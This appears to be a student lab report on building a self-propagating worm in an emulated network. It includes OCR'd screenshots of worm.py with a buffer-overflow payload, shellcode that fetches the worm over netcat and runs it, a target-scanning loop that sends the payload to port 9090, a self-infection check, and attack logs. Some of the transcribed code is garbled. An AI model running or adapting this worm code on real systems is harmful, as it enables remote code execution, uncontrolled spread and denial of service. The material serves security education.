
```

Activities Text Editor Aug 6 11:45
Open worm.py -/desktop/Malware/LabSetup/worm
Save

47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 #TASK 3
50 def getNextTarget():
51     generatedIP = ""
52     while True:
53         X = randint(151, 153)
54         Y = randint(71, 75)
55         #print('10.' + str(X) + '.0.' + str(Y))
56
57         generatedIP = '10.' + str(X) + '.0.' + str(Y)
58         #Check if generated IP is the host itself
59         output = subprocess.Popen("hostname -I", shell=True, stdout=subprocess.PIPE)
60         out, err = output.communicate()
61         ip = str(out.decode("utf-8")).split(" ")[-1][0]
62
63         if ip == generatedIP:
64             continue
65
66         #IP address is different
67         #Check if host is alive
68         output = subprocess.check_output(f"ping -q -c1 -W1 {generatedIP}", shell=True)
69         result = output.find(b'1 received')
70         if result == -1:
71             print(f'{generatedIP} is not alive', flush=True)
72         else:
73             print(f'{generatedIP} is alive, launch the attack', flush=True)
74             break
75     return generatedIP
76
77
78
79 #####
```

Now, it generates IP address from 10.151.0.71 to 10.151.0.75, 10.152.0.71 to 10.152.0.75, 10.153.0.71 to 10.153.0.75. The code first checks if the generated IP address is the same as the host machine. If it is same, it generates a new one. There is also a check to see if the generated IP address is alive or not. Then, the generated IP address is taken as the next target.

Step 2:





```
Activities Text Editor Aug 6 11:52
worm.py -/desktop/Malware/labsetup/worm
Save □ ×
1 #!/bin/env python3
2 import sys
3 import os
4 import time
5 import subprocess
6 from random import randint
7
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\x8e\xcf"
13     "\x7f\xff\x7f\xff"
14     "AААВВВВCCCCDDDD"
15     "/bin/bash"
16     ". <"
17     "# You can put your commands in the following three lines.
18     # Separating the commands using semicolons.
19     # Make sure you don't change the length of each line.
20     # The * in the 3rd line will be replaced by a binary zero.
21     " echo '(\^_ )' Shellcode is running (\^_ )";
22     "nc -lvp 8080 > worm.py"           "#TASK 2"
23     "chmod +x worm.py; ./worm.py"      "#"
24     "12345678901234567890123456789012345678901234567890" "#"
25     "# The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
28
29 # Create the badfile (the malicious payload)
30 def createBadfile():
31     content = b'\x43'*500
32     #####content#####
33     # Put the shellcode at the end
34     content[500:len(shellcode)]=shellcode
Python 3 Tab Width: 8 Ln 23, Col 35 INS
```

The shellcode was changed for this task so that it executes the downloaded worm.py file on the infected machine. This way, after downloading the file, the machine will run again and send this file to another machine. This is how the file propagates within the network.

Step 3:

We can see the outcome on the map.






These two figures show that all the machines on the map blinks. This implies that the worm has propagated from a machine to all of the internet.

Step 4:

CPU usage was checked using the tool **htop**. First it was installed by the command “**sudo apt update && sudo apt install htop**”. Then, during the task, it was used to observe the CPU usage.




As per observation, even though the CPU usage did not reach 100% during the experiment as specified, it reached a maximum of ~65% of the virtual machine.

Task 4: Preventing Self Infection

Step 1:


To prevent multiple instance of the script running on the same machine, we used port binding. The idea behind it is – the scripts binds itself to a port (we took 31803), so the next time another instance tries to run, it won't be able to bind itself to an occupied port.



```
Activities Text Editor Aug 6 17:32 worm.py ~/Desktop/Malware/LabSetup/worm
82 #####
83 #####
84 #####
85 print("The worm has arrived on this host ^_^", flush=True)
86 #####
87 # This is for visualization. It sends an ICMP echo message to
88 # a non-existing machine every 2 seconds.
89 subprocess.Popen(["ping -q -c 2 1.2.3.4"], shell=True)
90 #####
91 # Create the badfile
92 createBadfile()
93 #####
94 # TASK 4 - Bind script to a port on the machine to stop running multiple instances
95 # https://stackoverflow.com/a/63525705 - Idea behind port binding
96 sock = socket.socket()
97 host = subprocess.run([f"uname", "-n"], shell=True, capture_output=True).stdout.decode("utf-8")[-1]
98 port = 31803
99 sock.bind((host, port))
100 sock.listen(5)
101 #####
102 print(str(host) + ' ' + str(port))
103 #####
104 # Launch the attack on other servers
105 while True:
106     targetIP = getNextTarget()
107     #####
108     # Send the malicious payload to the target host
109     print(f"***** Attacking {targetIP} *****", flush=True)
110     print(f">>>> Attacking {targetIP} <<<", flush=True)
111     print(f"***** Attacking {targetIP} *****", flush=True)
112     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
113     #####
114     # Give the shellcode some time to run on the target host
115     time.sleep(2)
```

Step 2:

We added an initial checking mechanism in the shellcode.



```
Activities Text Editor Aug 6 17:37 worm.py ~/Desktop/Malware/LabSetup/worm
1 import time
2 import subprocess
3 import socket
4 from random import randint
5 #####
6 # You can use this shellcode to run any command you want
7 shellcode= (
8     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
9     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
10    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
11    "\xf7\xff\xff\xff"
12    "AAAABBBBCCCCDDDD"
13    "/bin/bash"
14    ".<*"
15    "# You can put your commands in the following three lines.
16    # Separating the commands using semicolons.
17    # Make sure you don't change the length of each line.
18    # The * in the 3rd line will be replaced by a binary zero.
19    # If Port 31803 is not in use:
20    #   If there is no worm.py:
21    #       Receive worm.py
22    #       execute it
23    #   If there is worm.py:
24    #       chmod +x worm.py;
25    #       execute it
26    "echo 'Shellcode runs(^_^)' ;(netstat -tulpn|grep -q 31803)|||(
27    "(test .f worm.py ||nc -l -p 8080 > worm.py);chmod +x worm.py;""
28    "./worm.py;""
29    "123456789012345678901234567890123456789012345678901234567890"
30    "# The last line (above) serves as a router, it is not used
31 ).encode('latin-1')
32 #####
33 #####
34 # Create the badfile (the malicious payload)
35 def createBadfile():
36     content = bytearray(0x90 for i in range(500))
37     #####
```

This initial checking covered two important aspects. The logic behind the new shellcode is:

Check if the port 31803 is occupied. If it is not, the **check** if the machine has the file worm.py. If it doesn't, download it first and finally, execute the worm.py file.

As per this logic, the two constraints given were covered: it was ensured that only one instance of the worm run on a compromised computer and it was ensured that if a worm file is already present in a victim machine, it won't redownload it.

Step 3:

After the modifications, the new worm.py was run again. After all the machines were infected once, we can see from the output log that even though new targets are being generated, only the first echo command of the shellcode is being executed, as it was not in any conditional block.

The screenshot shows a terminal window titled "seed@VM: ~/.../internet-nano" with the following log output:

```
map x How to use logical not +  
map  
as153h-host_2-10.153.0.73 Starting stack  
as153h-host_1-10.153.0.72 Shellcode runs(^_~)  
as152h-host_2-10.152.0.73 Shellcode runs(^_~)  
as152h-host_2-10.152.0.73 Shellcode runs(^_~)  
as153h-host_3-10.153.0.74 Shellcode runs(^_~)  
as153h-host_3-10.153.0.74 Shellcode runs(^_~)  
as153h-host_0-10.153.0.71 Shellcode runs(^_~)  
as153h-host_2-10.153.0.73 Shellcode runs(^_~)  
as153h-host_1-10.153.0.72 Shellcode runs(^_~)  
as151h-host_4-10.151.0.75 10.152.0.75 is alive, launch the attack  
as151h-host_4-10.151.0.75 *****  
as151h-host_4-10.151.0.75 >>>> Attacking 10.152.0.75 <<<<  
as151h-host_4-10.151.0.75 *****  
as152h-host_4-10.152.0.75 Starting stack  
as151h-host_3-10.151.0.74 10.151.0.72 is alive, launch the attack  
as152h-host_3-10.152.0.74 10.153.0.74 is alive, launch the attack  
as152h-host_3-10.152.0.74 *****  
as152h-host_3-10.152.0.74 >>>> Attacking 10.153.0.74 <<<<  
as152h-host_3-10.152.0.74 *****  
as151h-host_3-10.151.0.74 >>>> Attacking 10.151.0.72 <<<<  
as151h-host_3-10.151.0.74 *****  
as152h-host_1-10.152.0.72 10.152.0.73 is alive, launch the attack  
as153h-host_3-10.153.0.74 Starting stack
```

Step 4:

The screenshot shows a Linux desktop environment with several windows open. In the foreground, a terminal window displays system monitoring output from the 'top' command. The output includes a header with CPU usage (12.5%, 8.4%), task counts (Tasks: 357, 707), load average (0.72, 0.88, 0.82), memory usage (Mem: 1.97G/2.92G, Swap: 25.1M/2.00G), and uptime (Uptime: 01:01:43). Below this, a table lists processes with columns for PID, USER, PRI, NI, VIRT, RES, SHR, %CPU, %MEM, TIME+, and Command. Notable processes include 'seed@vm: ~/.Internet-nano' with a high CPU usage of 43.96% and a large memory footprint of 83516M. Other processes listed include 'gnome-terminal', 'firefox', 'htop', 'xorg/X', 'docker', 'mysql', and various system daemons like 'systemd'. A status bar at the bottom shows keyboard shortcuts for help, setup, search, filter, tree, sort, top, nice, kill, and quit. In the background, a web browser window titled 'How to use logical not' is visible, along with other standard Linux application icons.

Finally, the CPU usage was checked again after the modification, it seemed lower than the previous version of the worm.

Summary

In this assignment, a variety of tasks regarding malware was performed. It consisted of a buffer overflow attack to compromise a machine, then the malware was downloaded into the machine, then the malware was spread throughout the emulated internet which had a problematic potential of causing a denial of service on the affected machine and so finally, we fixed the bug and prevented any self infection.